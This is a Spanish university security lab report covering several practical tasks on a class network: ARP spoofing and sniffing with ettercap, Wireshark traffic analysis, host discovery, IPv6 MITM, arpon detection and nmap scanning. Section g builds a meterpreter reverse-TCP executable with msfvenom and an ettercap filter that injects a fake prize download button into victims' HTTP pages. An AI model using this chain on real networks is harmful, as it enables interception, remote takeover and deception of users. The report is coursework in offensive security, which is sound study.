

Lexislación e Seguridade Informática:

Práctica II. Ejemplos de Categorías de Ataque

3.2.7-49.47

ssh lsi@10.11.49.47

a) *Instale el ettercap y pruebe sus opciones básicas en línea de comando.*

apt install ettercap-text-only

ettercap [OPTIONS] [TARGET1] [TARGET2]

TARGET -> MAC/IPs/PORTs o MAC/IPs/IPv6/PORTs

Opciones:

- -T -> Ejecuta ettercap en modo texto
- -q -> No muestra info por pantalla
- -i <interfaz> -> Especificar la interfaz de red
- -p -> No activa la tarjeta en modo promiscuo
- -u -> Pone ettercap en modo no ofensivo (no redirige los paquetes que analiza, permite ejecutar múltiples instancias sobre una máquina sin duplicar paquetes)
- -P <plugin> -> Carga un plugin
- -P list -> Muestra una lista de plugins disponibles
- -L <logfile> -> Guarda en formato binario todos los paquetes, así como información sobre contraseñas y host en el fichero logfile
- -w -> Guarda el pcap file
- -M <método:[opción,...] -> Realizar un ataque MITM usando el método y con las opciones especificadas:
 - arp -> Permite redirigir el tráfico usando arp-spoofing
 - :remote -> Permite obtener el tráfico de la red exterior si uno de los hosts implicados es un router
 - :oneway -> Envenena el tráfico de ida (el de vuelta no) por lo que no es detectado por el firewall
 - port -> Permite hacer port-stealing sobre un switch Ethernet
 - dhcp -> dhcp spoofing con mi ip como su default Gateway
 - ndp -> manda paquetes icmp a direcciones multicast

Plugins:

- repoison_arp -> Vuelve a envenenar automáticamente la tabla arp después de que se haya hecho broadcast
- remote_browser -> Permite ver las webs visitadas

ettercap -Tq -P repoison_arp -M arp:remote /10.11.49.Compa// /10.11.48.1//

Nota Importante 1 -> todo lo ejecutado con ettercap tiene que ser de la ip del compañero al router (o la ip entre dos compañeros). Nunca hacerlo entre grupos de máquinas y no hacerlo simultáneamente entre compañeros.

Nota Importante 2 -> cuando queramos cortar el sniffado tendremos que usar la letra 'q' (No ctrl^C)

b) Capture paquetería variada de su compañero de prácticas que incluya varias sesiones HTTP. Sobre esta paquetería (puede utilizar el wireshark para los siguientes subapartados)

Descargamos Lynx (un navegador de línea de comandos) para que nos puedan robar paquetes HTTP -> **apt install Lynx**

Para obtener un paquete pcap (por ejemplo) -> **ettercap -Tq -P repoison_arp -w /home/lsi/Documentos/lvan.pcap -i ens33 -M arp:remote /10.11.49.58//10.11.48.1//**


❖ Identifique los campos de cabecera de un paquete TCP

Pinchando sobre un paquete TCP, se nos abre una ventana con los campos de cabecera.

```
> Frame 10: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: Alcatel-_10:84:b9 (dc:08:56:10:84:b9), Dst: VMware_97:49:65 (00:50:56:97:49:65)
> Internet Protocol Version 4, Src: 10.30.10.248, Dst: 10.11.49.47
> Transmission Control Protocol, Src Port: 57946, Dst Port: 22, Seq: 1, Ack: 73, Len: 0
```

❖ Filtre la captura para obtener el tráfico HTTP

Poner http en la barra de filtrar



No.	Time	Source	Destination	Protocol	Length	Info
96	7.045463	10.11.49.58	50.62.170.140	HTTP	330	GET /images/low_res_image.jpg HTTP/1.0
115	7.229321	50.62.170.140	10.11.49.58	HTTP	591	HTTP/1.1 301 Moved Permanently (text/html)
16705	64.717307	10.11.49.58	142.250.200.67	HTTP	300	GET / HTTP/1.0
16726	64.969462	142.250.200.67	10.11.49.58	HTTP	1399	HTTP/1.0 200 OK (text/html)
17023	80.005336	10.11.49.58	142.250.200.67	HTTP	479	GET /search?ie=ISO-8859-1&hl=es&source=hp&q=marca&btnG=
17081	81.071493	142.250.200.67	10.11.49.58	HTTP	66	HTTP/1.0 200 OK (text/html)
17295	89.165437	10.11.49.58	142.250.200.67	HTTP	436	GET /url?q=https://www.marca.com/&sa=U&ved=2ahUKewi-_NL
17315	89.235135	142.250.200.67	10.11.49.58	HTTP	497	HTTP/1.0 302 Found (text/html)

❖ Obtenga los distintos “objetos” del tráfico HTTP (imágenes, pdfs, etc.)

File > Export Objects > HTTP

❖ **Visualice la paquetería TCP de una determinada sesión.**

Click derecho en paquete TCP > Seguir > Secuencia TCP

❖ **Sobre el total de la paquetería obtenga estadísticas del tráfico por protocolo como fuente de información para un análisis básico del tráfico.**

Estadísticas -> Jerarquía de Protocolo

Wireshark - Estadísticas de jerarquía de protocolo - Ivan.pcap

Protocolo	Porcentaje de paquetes	Paquetes	Porcentaje de bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDU's
Frame	100.0	17781	100.0	12243975	919 k	0	0	0	17781
Ethernet	100.0	17781	2.1	263112	19 k	0	0	0	17781
Internet Protocol Version 4	99.6	17709	2.9	354180	26 k	0	0	0	17709
User Datagram Protocol	0.5	92	0.0	736	55	0	0	0	92
Domain Name System	0.5	92	0.0	4744	356	92	4744	356	92
Transmission Control Protocol	99.1	17615	94.9	11619171	872 k	12037	5620563	422 k	17615
Transport Layer Security	1.3	224	21.3	2601877	195 k	224	2536307	190 k	231
SSH Protocol	20.1	3578	24.9	3045664	228 k	3575	3045652	228 k	3578
Remote Shell	0.0	4	0.0	577	43	4	577	43	4
Malformed Packet	9.9	1767	0.0	0	0	1767	0	0	1767
Hypertext Transfer Protocol	0.0	8	0.1	11439	858	4	1281	96	8
Line-based text data	0.0	4	0.2	30531	2292	4	30531	2292	4
Internet Control Message Protocol	0.0	2	0.0	16	1	2	16	1	2
Address Resolution Protocol	0.4	72	0.0	2412	181	72	2412	181	72

No hay filtro de visualización.

Cerrar Copiar Ayuda

❖ **Obtenga información del tráfico de las distintas “conversaciones” mantenidas.**

Estadísticas -> Conversaciones

Wireshark - Conversations - Ivan.pcap

Conversation Settings

☐ Resolución de nombre

☐ Hora de inicio absoluta

☐ Limitar filtro de visualización

Copiar

Seguir secuencia...

Gráfica...

Protocolo

☒ IEEE 802.15.4

☒ IPv4

☒ IPv6

☐ IPX

☐ JXTA

☐ MPTCP

☐ NCP

☐ openSAFETY


Filter list for specific type

Address A	Address B	Paquetes	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duración	Bits/s A → B	Bits/s B → A
00:50:56:97:49:65	00:50:56:97:8c:07	8	1,079 KiB	4	841 bytes	4	264 bytes	3.800102	0.0260	252,724 KiB	79,333 KiB
00:50:56:97:49:65	dc:08:56:10:84:b9	8,873	5,736 MiB	4,106	2,939 MiB	4,767	2,797 MiB	0.000000	105.8175	227,535 KiB	216,536 KiB
00:50:56:97:49:65	ff:ff:ff:ff:ff:ff	2	84 bytes	2	84 bytes	0	0 bytes	0.001501	0.0108	60,769 KiB	0 bytes
00:50:56:97:65:d7	00:50:56:97:49:65	8,881	5,939 MiB	4,250	3,162 MiB	4,631	2,777 MiB	0.002053	106.5483	243,078 KiB	213,504 KiB
00:50:56:97:70:ac	ff:ff:ff:ff:ff:ff	3	180 bytes	3	180 bytes	0	0 bytes	25.085936	2.0447	704 bytes	0 bytes
00:50:56:97:e7:79	ff:ff:ff:ff:ff:ff	3	180 bytes	3	180 bytes	0	0 bytes	46.886963	2.0348	707 bytes	0 bytes
dc:08:56:10:84:b9	ff:ff:ff:ff:ff:ff	11	660 bytes	11	660 bytes	0	0 bytes	10.855359	95.6772	55 bytes	0 bytes

Cerrar Ayuda

- ❖ **Obtenga direcciones finales del tráfico de los distintos protocolos como mecanismo para determinar qué circula por nuestras redes.**

Estadísticas -> Puntos Finales



The image shows the 'Endpoint Statistics' window in Wireshark. The 'Protocol' list on the left has 'Ethernet' selected. The main table displays statistics for Ethernet, IPv4, IPv6, TCP, and UDP. The table has columns for 'Dirección', 'Paquetes', 'Bytes', 'Tx Packets', 'Tx Bytes', 'Rx Packets', and 'Rx Bytes'.

Dirección	Paquetes	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
00:50:56:97:49:65	17,348 KiB	11,676 MiB	8,538 KiB	5,717 MiB	8,810 KiB	5,959 MiB
00:50:56:97:65:d7	8,673 KiB	5,939 MiB	4,150 KiB	3,162 MiB	4,522 KiB	2,777 MiB
00:50:56:97:70:ac	3 bytes	180 bytes	3 bytes	180 bytes	0 bytes	0 bytes
00:50:56:97:8c:07	8 bytes	1,079 KiB	4 bytes	264 bytes	4 bytes	841 bytes
00:50:56:97:e7:f9	3 bytes	180 bytes	3 bytes	180 bytes	0 bytes	0 bytes
dc:08:56:10:84:b9	8,676 KiB	5,737 MiB	4,666 KiB	2,798 MiB	4,010 KiB	2,939 MiB
ff:ff:ff:ff:ff:ff	19 bytes	1,078 KiB	0 bytes	0 bytes	19 bytes	1,078 KiB

- c) **Obtenga la relación de las direcciones MAC de los equipos de su segmento.**

Podría hacerse un ping a la dirección de broadcast (ping -b 10.11.49.255) pero las máquinas Debian no lo aceptan. Podría crearse un script que hiciera ping de 1 en 1.

Instalamos nmap -> **apt install nmap**

nmap -sP 10.11.48.0/23

```
root@debian:/home/lsi# nmap -sP 10.11.48.0/23
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-29 12:18 CEST
Nmap scan report for 10.11.48.1
Host is up (0.00071s latency).
MAC Address: DC:08:56:10:84:B9 (Alcatel-Lucent Enterprise)
Nmap scan report for 10.11.48.2
Host is up (0.0011s latency).
MAC Address: 00:50:56:97:B5:D6 (VMware)
Nmap scan report for 10.11.48.3
Host is up (0.0011s latency).
MAC Address: 00:50:56:97:2C:BF (VMware)
Nmap scan report for 10.11.48.16
Host is up (0.00071s latency).
MAC Address: 00:50:56:97:2C:AD (VMware)
Nmap scan report for 10.11.48.17
Host is up (0.0011s latency).
MAC Address: 00:50:56:97:52:AF (VMware)
Nmap scan report for 10.11.48.18
Host is up (0.00036s latency).
MAC Address: 00:50:56:97:54:17 (VMware)
Nmap scan report for 10.11.48.20
Host is up (0.0011s latency).
MAC Address: 00:50:56:97:03:43 (VMware)
Nmap scan report for 10.11.48.21
Host is up (0.00052s latency).
MAC Address: 00:50:56:97:25:98 (VMware)
Nmap scan report for 10.11.48.22
```

Instalamos nast -> **apt install nast**

nast -m

```
root@debian:/home/lsi# nast -m

Nast V. 0.2.0

Mapping the Lan for 255.255.254.0 subnet ... please wait

MAC address                Ip address (hostname)
=====
00:50:56:97:49:65          10.11.49.47 (debian) (*)
DC:08:56:10:84:B9          10.11.48.1 (_gateway)
00:50:56:97:B5:D6          10.11.48.2 (10.11.48.2)
00:50:56:97:2C:BF          10.11.48.3 (10.11.48.3)
00:50:56:97:2C:AD          10.11.48.16 (10.11.48.16)
00:50:56:97:52:AF          10.11.48.17 (10.11.48.17)
00:50:56:97:54:17          10.11.48.18 (10.11.48.18)
00:50:56:97:03:43          10.11.48.20 (10.11.48.20)
00:50:56:97:25:98          10.11.48.21 (10.11.48.21)
00:50:56:97:5A:A5          10.11.48.22 (10.11.48.22)
00:50:56:97:6B:A6          10.11.48.24 (10.11.48.24)
00:50:56:97:11:58          10.11.48.25 (10.11.48.25)
00:50:56:97:11:BC          10.11.48.26 (10.11.48.26)
00:50:56:97:0C:15          10.11.48.27 (10.11.48.27)
00:50:56:97:B2:FD          10.11.48.28 (10.11.48.28)
00:50:56:97:4D:3D          10.11.48.29 (10.11.48.29)
00:50:56:97:48:08          10.11.48.30 (10.11.48.30)
00:50:56:97:59:93          10.11.48.31 (10.11.48.31)
00:50:56:97:38:A4          10.11.48.32 (10.11.48.32)
00:50:56:97:E7:F9          10.11.48.41 (10.11.48.41)
00:50:56:97:C2:B1          10.11.48.42 (10.11.48.42)
00:50:56:97:34:99          10.11.48.43 (10.11.48.43)
00:50:56:97:D1:5B          10.11.48.44 (10.11.48.44)
00:50:56:97:20:05          10.11.48.45 (10.11.48.45)
```

d) Obtenga la relación de las direcciones IPv6 de su segmento.

Instalamos atk6-alive6 -> **apt install thc-ipv6**

atk6-alive6 ens33

```
root@debian:/home/lsi# atk6-alive6 ens33
Alive: fe80::250:56ff:fe97:2cad [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:5f22 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:a104 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:35b3 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:ce93 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:6ba6 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:9515 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:68ea [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:fbcb [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:f3e5 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:9ac [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:c2e4 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:b64a [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:328a [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:3bd6 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:51c9 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:f813 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:d0a2 [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:114a [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:53dd [ICMP echo-reply]
Alive: fe80::250:56ff:fe97:b10b [ICMP echo-reply]
```


Guardarlo en fichero -> **atk6-alive6 -o /home/lsi/Documentos/atk6Info.txt ens33**

Relacionar mac-ipv6 -> **ip -6 neigh**

e) Obtenga el tráfico de entrada y salida legítimo de su interface de red ens33 e investigue los servicios, conexiones y protocolos involucrados.


Instalamos tcpdump -> **apt install tcpdump**

tcpdump -w /home/lsi/Documentos/tcpdumpInfo.pcap -i ens33



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.11.49.47	10.30.10.248	SSH	90	Server: Encrypted packet (len=36)
2	0.000165	10.11.49.47	10.30.10.248	SSH	90	Server: Encrypted packet (len=36)
3	0.000294	10.11.49.47	10.30.10.248	SSH	90	Server: Encrypted packet (len=36)
4	0.000417	10.11.49.47	10.30.10.248	SSH	90	Server: Encrypted packet (len=36)
5	0.000558	10.11.49.47	10.30.10.248	SSH	90	Server: Encrypted packet (len=36)
6	0.043330	10.30.10.248	10.11.49.47	TCP	60	49849 -> 22 [ACK] Seq=1 Ack=1 Win=1020 Len=0
7	0.111426	10.30.10.248	10.11.49.47	TCP	60	49849 -> 22 [ACK] Seq=1 Ack=73 Win=1020 Len=0
8	0.112434	10.30.10.248	10.11.49.47	TCP	60	49849 -> 22 [ACK] Seq=1 Ack=145 Win=1020 Len=0
9	0.155095	10.30.10.248	10.11.49.47	TCP	60	49849 -> 22 [ACK] Seq=1 Ack=181 Win=1020 Len=0
10	2.650392	Alcatel-10:84:b9	Broadcast	ARP	60	Who has 10.11.49.95? Tell 10.11.48.1
11	3.427543	Alcatel-10:84:b9	Broadcast	ARP	60	Who has 10.11.49.25? Tell 10.11.48.1
12	4.975743	Alcatel-10:84:b9	Broadcast	ARP	60	Who has 10.11.49.43? Tell 10.11.48.1
13	4.979247	VMware_97:32:8a	Broadcast	ARP	60	10.11.49.43 is at 00:50:56:97:32:8a
14	4.979614	VMware_97:32:8a	Broadcast	ARP	60	10.11.49.43 is at 00:50:56:97:32:8a
15	5.091498	VMware_97:49:65	VMware_97:8c:07	ARP	42	Who has 10.11.49.55? Tell 10.11.49.47
16	5.091920	VMware_97:8c:07	VMware_97:49:65	ARP	60	10.11.49.55 is at 00:50:56:97:8c:07

Hacemos ettercap a nosotros mismos -> **ettercap -Tq -P repoinson_arp -w /home/lsi/Documentos/aMiMismo.pcap -i ens33 -M arp:remote /10.11.49.47// /10.11.48.1//**



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.11.49.47	10.30.10.248	SSH	90	Server: Encrypted packet (len=36)
2	0.000162	10.11.49.47	10.30.10.248	SSH	90	Server: Encrypted packet (len=36)
3	0.000297	10.11.49.47	10.30.10.248	SSH	106	Server: Encrypted packet (len=52)
4	0.000407	10.11.49.47	10.30.10.248	SSH	90	Server: Encrypted packet (len=36)
5	0.000523	10.11.49.47	10.30.10.248	SSH	90	Server: Encrypted packet (len=36)
6	0.001698	VMware_97:49:65	Broadcast	ARP	42	ARP Announcement for 10.11.49.47
7	0.012495	VMware_97:49:65	Broadcast	ARP	42	Who has 10.11.48.1? Tell 10.11.49.47
8	0.013183	Alcatel-10:84:b9	VMware_97:49:65	ARP	60	10.11.48.1 is at dc:08:56:10:84:b9
9	0.137663	10.11.49.47	10.30.10.248	SSH	1402	Server: Encrypted packet (len=1348)
10	0.186235	10.30.10.248	10.11.49.47	TCP	60	49849 -> 22 [ACK] Seq=1 Ack=73 Win=1023 Len=0
11	0.188634	10.30.10.248	10.11.49.47	TCP	60	49849 -> 22 [ACK] Seq=1 Ack=161 Win=1022 Len=0
12	0.239002	10.30.10.248	10.11.49.47	TCP	60	49849 -> 22 [ACK] Seq=1 Ack=197 Win=1022 Len=0
13	0.297055	10.30.10.248	10.11.49.47	TCP	60	49849 -> 22 [ACK] Seq=1 Ack=1545 Win=1024 Len=0
14	1.023740	10.11.49.47	10.30.10.248	SSH	106	Server: Encrypted packet (len=52)
15	1.024385	10.11.49.47	10.30.10.248	SSH	218	Server: Encrypted packet (len=164)
16	1.086688	Alcatel-10:84:b9	Broadcast	ARP	60	Who has 10.11.49.54? Tell 10.11.48.1
17	1.094467	VMware_97:45:e5	Broadcast	ARP	60	10.11.49.54 is at 00:50:56:97:45:e5
18	1.204158	10.30.10.248	10.11.49.47	TCP	60	49849 -> 22 [ACK] Seq=1 Ack=1761 Win=1023 Len=0
19	1.973797	10.11.49.47	10.11.49.55	RSH	308	Client -> Server data
20	1.974122	10.11.49.55	10.11.49.47	TCP	66	514 -> 36196 [ACK] Seq=1 Ack=243 Win=501 Len=0 TSval=563398430 TSecr=2544637082
21	1.975335	10.11.49.47	10.11.49.55	RSH	170	Client -> Server data
22	1.975582	10.11.49.55	10.11.49.47	TCP	66	514 -> 36196 [ACK] Seq=1 Ack=347 Win=501 Len=0 TSval=563398432 TSecr=2544637084

Protocolos:

SSH

ARP

TCP

RSH

f) Mediante arpspoofing entre una máquina objetivo (víctima) y el router del laboratorio obtenga todas las URL HTTP visitadas por la víctima.

○ Víctima:

Con **lynx** buscar páginas http (https no sirve porque cifra la información)

lynx <http://psi-udc.blogspot.com/>

En **/etc/ettercap/etter.conf** -> **remote_browser = "lynx http://%host%url"**

○ Atacante:

En **/etc/ettercap/etter.conf**

ec_gid y **ec_uid** a 0 (antes estaba 65534)

ettercap -i ens33 -P remote_browser -Tq -M arp:remote /10.11.49.58// /10.11.48.1//

g) Instale metasploit. Haga un ejecutable que incluya un Reverse TCP meterpreter payload para plataformas linux. Inclúyalo en un filtro ettercap y aplique toda su sabiduría en ingeniería social para que una víctima u objetivo lo ejecute.

Instalamos metasploit:

Herramientas para descargar -> **sudo apt install curl wget gnupg2**

Link del instalador -> **curl**

<https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb> > **msfinstall**

Cambiar permisos -> **chmod +x msfinstall**

Ejecutar instalador -> **./msfinstall**

Iniciar BBDD -> **msfdb init**

Atacante:

Nos dirigimos al directorio del servidor Apache -> **cd /var/www/html/**

Creamos el ejecutable -> **msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=10.11.49.47 lport=1234 -f elf -o navigate3.0**

Damos permisos -> **chmod +x navigate3.0**

Abrir **msfconsole**:

- **use exploit/multi/handler**
- **set payload linux/x64/meterpreter_reverse_tcp**
- **set lhost 10.11.49.47**
- **set lport 1234**
- **exploit**

Filtro **html.filter**:

```
if (ip.proto == TCP && tcp.dst == 80) {  
    if (search(DATA.data, "Accept-Encoding")) {  
        replace("Accept-Encoding", "Accept-Nothing!");  
    }  
}  
  
if (ip.proto == TCP && tcp.src == 80) {  
    if (search(DATA.data, "<title>")) {  
        replace("</title>", "</title><h1>FELICIDADES !! ERES LA VISITA  
1.000.000. CLICA AQUÍ PARA CONSEGUIR TU PREMIO<h1><form  
method="get"  
action="http://10.11.49.47/navigate3.0"><button type="submit">"DESCARGAR  
AHORA"</button></form>");  
        msg("html injected");  
    }  
}
```

En otra terminal:

- **etterfilter html.filter -o filter.ef**
- **ettercap -i ens33 -Tq -F filter.ef -M arp:remote /10.11.49.55// /10.11.48.1//**

Victima:

lynx <http://psi-udc.blogspot.com/>

Ponerse sobre el botón y darle a la tecla d

Cambiarle permisos y ejecutar

h) Haga un MITM en IPv6 y visualice la paquetería.

```
ettercap -i ens33 -Tq -w ipv6lvan.pcap -M ndp:oneway //2002:a0b:313a::1/  
/10.11.48.1//
```

Se hace con la linklocal o con la tun6to4

```
ip -s -s neigh flush all
```


i) Pruebe alguna herramienta y técnica de detección del sniffing (preferiblemente arpon).

Instalar arpon -> **sudo apt install arpon**

Haciendo **arp -a** nos sale una lista de ip – mac.

```
root@debian:/home/lsi# arp -a
? (10.11.49.148) at 00:50:56:97:fb:c9 [ether] on ens33
? (10.11.48.75) at 00:50:56:97:4d:2f [ether] on ens33
? (10.11.49.58) at 00:50:56:97:65:d7 [ether] on ens33
? (10.11.48.166) at 00:50:56:97:29:f0 [ether] on ens33
? (10.11.48.66) at 00:50:56:97:28:ca [ether] on ens33
? (10.11.48.144) at 00:50:56:97:6b:bb [ether] on ens33
? (10.11.49.55) at 00:50:56:97:8c:07 [ether] on ens33
_gateway (10.11.48.1) at dc:08:56:10:84:b9 [ether] on ens33
```

Si nos hacen ettercap sin arpon la mac del gateway se convierte en la mac del que te hace el ataque

```
root@debian:/home/lsi# arp -a
? (10.11.49.148) at 00:50:56:97:fb:c9 [ether] on ens33
? (10.11.48.75) at 00:50:56:97:4d:2f [ether] on ens33
? (10.11.49.58) at 00:50:56:97:65:d7 [ether] on ens33
? (10.11.48.166) at 00:50:56:97:29:f0 [ether] on ens33
? (10.11.48.66) at 00:50:56:97:28:ca [ether] on ens33
? (10.11.48.144) at 00:50:56:97:6b:bb [ether] on ens33
? (10.11.49.55) at 00:50:56:97:8c:07 [ether] on ens33
_gateway (10.11.48.1) at 00:50:56:97:8c:07 [ether] on ens33
```

En **/etc/arpon.conf** metemos las ip-mac a securizar

```
#Router
10.11.48.1 dc:08:56:10:84:b9

#Ivan
10.11.49.58 00:50:56:97:65:d7

#Adrian
10.11.49.55 00:50:56:97:8c:07
```

Hacemos **systemctl start arpon@ens33**

Aunque nos hagan ettercap la tabla arp no debería cambiar

- j) **Pruebe distintas técnicas de host discovery, port scanning y OS fingerprinting sobre las máquinas del laboratorio de prácticas en IPv4. Realice alguna de las pruebas de port scanning sobre IPv6.**
¿Coinciden los servicios prestados por un sistema con los de IPv4?

Host Discovery -> **nmap -sP 10.11.48.0/23**

- sL: lista cada equipo de la red
- sP: lista cada equipo activo, además de la MAC

```
root@debian:/home/lsi# nmap -sL 10.11.48.0/23
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-01 16:58 CET
Nmap scan report for 10.11.48.0
Nmap scan report for 10.11.48.1
Nmap scan report for 10.11.48.2
Nmap scan report for 10.11.48.3
Nmap scan report for 10.11.48.4
Nmap scan report for 10.11.48.5
Nmap scan report for 10.11.48.6
Nmap scan report for 10.11.48.7
Nmap scan report for 10.11.48.8
Nmap scan report for 10.11.48.9
Nmap scan report for 10.11.48.10
```

```
root@debian:/home/lsi# nmap -sP 10.11.48.0/23
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-01 16:59 CET
Nmap scan report for 10.11.48.1
Host is up (0.00073s latency).
MAC Address: DC:08:56:10:84:B9 (Alcatel-Lucent Enterprise)
Nmap scan report for 10.11.48.2
Host is up (0.00068s latency).
MAC Address: 00:50:56:97:85:D6 (VMware)
Nmap scan report for 10.11.48.3
Host is up (0.00072s latency).
MAC Address: 00:50:56:97:2C:BF (VMware)
Nmap scan report for 10.11.48.18
Host is up (0.00040s latency).
MAC Address: 00:50:56:97:54:17 (VMware)
Nmap scan report for 10.11.48.20
Host is up (0.0011s latency).
```

Port Scanning -> **nmap -sV 10.11.48.0/23 | nmap -sV 10.11.49.55**

- sS: sondeo mediante paquetes SYN (para TCP) (el más recomendado)
- sT: sondeo TCP, útil cuando no se puede usar el anterior
- sU: sondeo UDP (se puede combinar con los anteriores) (tarda mucho)
- -p: especifica que puertos en concreto se quieren escanear
- sV: servicios y su version

```
root@debian:/home/lsi# nmap -sS 10.11.49.58
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-01 17:05 CET
Nmap scan report for 10.11.49.58
Host is up (0.000098s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:50:56:97:65:D7 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 5.68 seconds
```

```
root@debian:/home/lsi# nmap -sV 10.11.49.58
